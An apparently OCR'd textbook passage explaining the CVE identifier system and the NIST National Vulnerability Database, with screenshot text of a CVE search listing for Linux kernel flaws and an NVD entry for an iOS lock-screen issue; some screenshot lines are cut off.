
Common Vulnerabilities and Exposures (CVE)

Source: *https://www.cve.org*

CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. The use of CVE Identifiers, or "CVE IDs," which are assigned by CVE Numbering Authorities (CNAs) from around the world, ensures confidence among parties when discussing or sharing information about a unique software or firmware vulnerability. CVE provides a baseline for tool evaluation and enables data exchange for cybersecurity automation. CVE IDs provide a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. In short, products and services compatible with CVE provide better coverage, easier interoperability, and enhanced security.

What CVE is:

- One identifier for one vulnerability or exposure
- One standardized description for each vulnerability or exposure
- A dictionary rather than a database
- A method for disparate databases and tools to "speak" the same language
- The way to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for the public to download and use
- Industry-endorsed via the CVE Numbering Authorities, CVE Board, and the numerous products and services that include CVE



TOTAL CVE Records: 172594

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG is underway and will last up to one year. (details)

NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.

HOME > CVE > SEARCH RESULTS

Search Results

There are **6255** CVE Records that match your search.

Name	Description
CVE-2022-27950	In drivers/hid/hid-elo.c in the Linux kernel before 5.16.11, a memory leak exists for a certain hid_parse
CVE-2022-27666	A heap buffer overflow flaw was found in IPsec ESP transformation code in net/ipv4/esp4.c and net/ipv6 with a normal user privilege to overwrite kernel heap objects and may cause a local privilege escalation
CVE-2022-27223	In drivers/usb/gadget/udc/udc-xilinx.c in the Linux kernel before 5.16.12, the endpoint index is not vali host for out-of-array access.
CVE-2022-26966	An issue was discovered in the Linux kernel before 5.16.12. drivers/net/usb/sr9700.c allows attackers t memory via crafted frame lengths from a device.
CVE-2022-26878	drivers/bluetooth/virtio_bt.c in the Linux kernel before 5.16.3 has a memory leak (socket buffers have r
CVE-2022-26490	st21nfca_connectivity_event_received in drivers/nfc/st21nfca/se.c in the Linux kernel through 5.16.12 h because of untrusted length parameters.
CVE-2022-25636	net/netfilter/nf_dup_netdev.c in the Linux kernel 5.4 through 5.6.10 allows local users to gain privileges This is related to nf_tables_offload.


Figure 5.3: Common Vulnerabilities and Exposures (CVE)

National Vulnerability Database (NVD)

Source: *https://nvd.nist.gov*

The NVD is the U.S. government repository of standards-based vulnerability management data. It uses the Security Content Automation Protocol (SCAP). Such data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

The NVD performs an analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with the analysis of CVEs by aggregating data points from the description, references supplied, and any supplemental data that are publicly available. This analysis results in association impact metrics (Common Vulnerability Scoring System – CVSS), vulnerability types (Common Weakness Enumeration — CWE), and applicability statements (Common Platform Enumeration — CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing; it relies on vendors, third party security researchers, and vulnerability coordinators to provide information that is used to assign these attributes.


NIST
☰ NVD MENU
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES

CVE-2022-22652 Detail

Current Description

The GSMA authentication panel could be presented on the lock screen. The issue was resolved by requiring device unlock to interact with the GSMA authentication panel. This issue is fixed in iOS 15.4 and iPadOS 15.4. A person with physical access may be able to view and modify the carrier account information and settings from the lock screen.

+View Analysis Description

QUICK INFO

CVE Dictionary Entry: CVE-2022-22652
NVD Published Date: 03/18/2022
NVD Last Modified: 03/26/2022
Source: Apple Inc.

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 6.1 MEDIUM

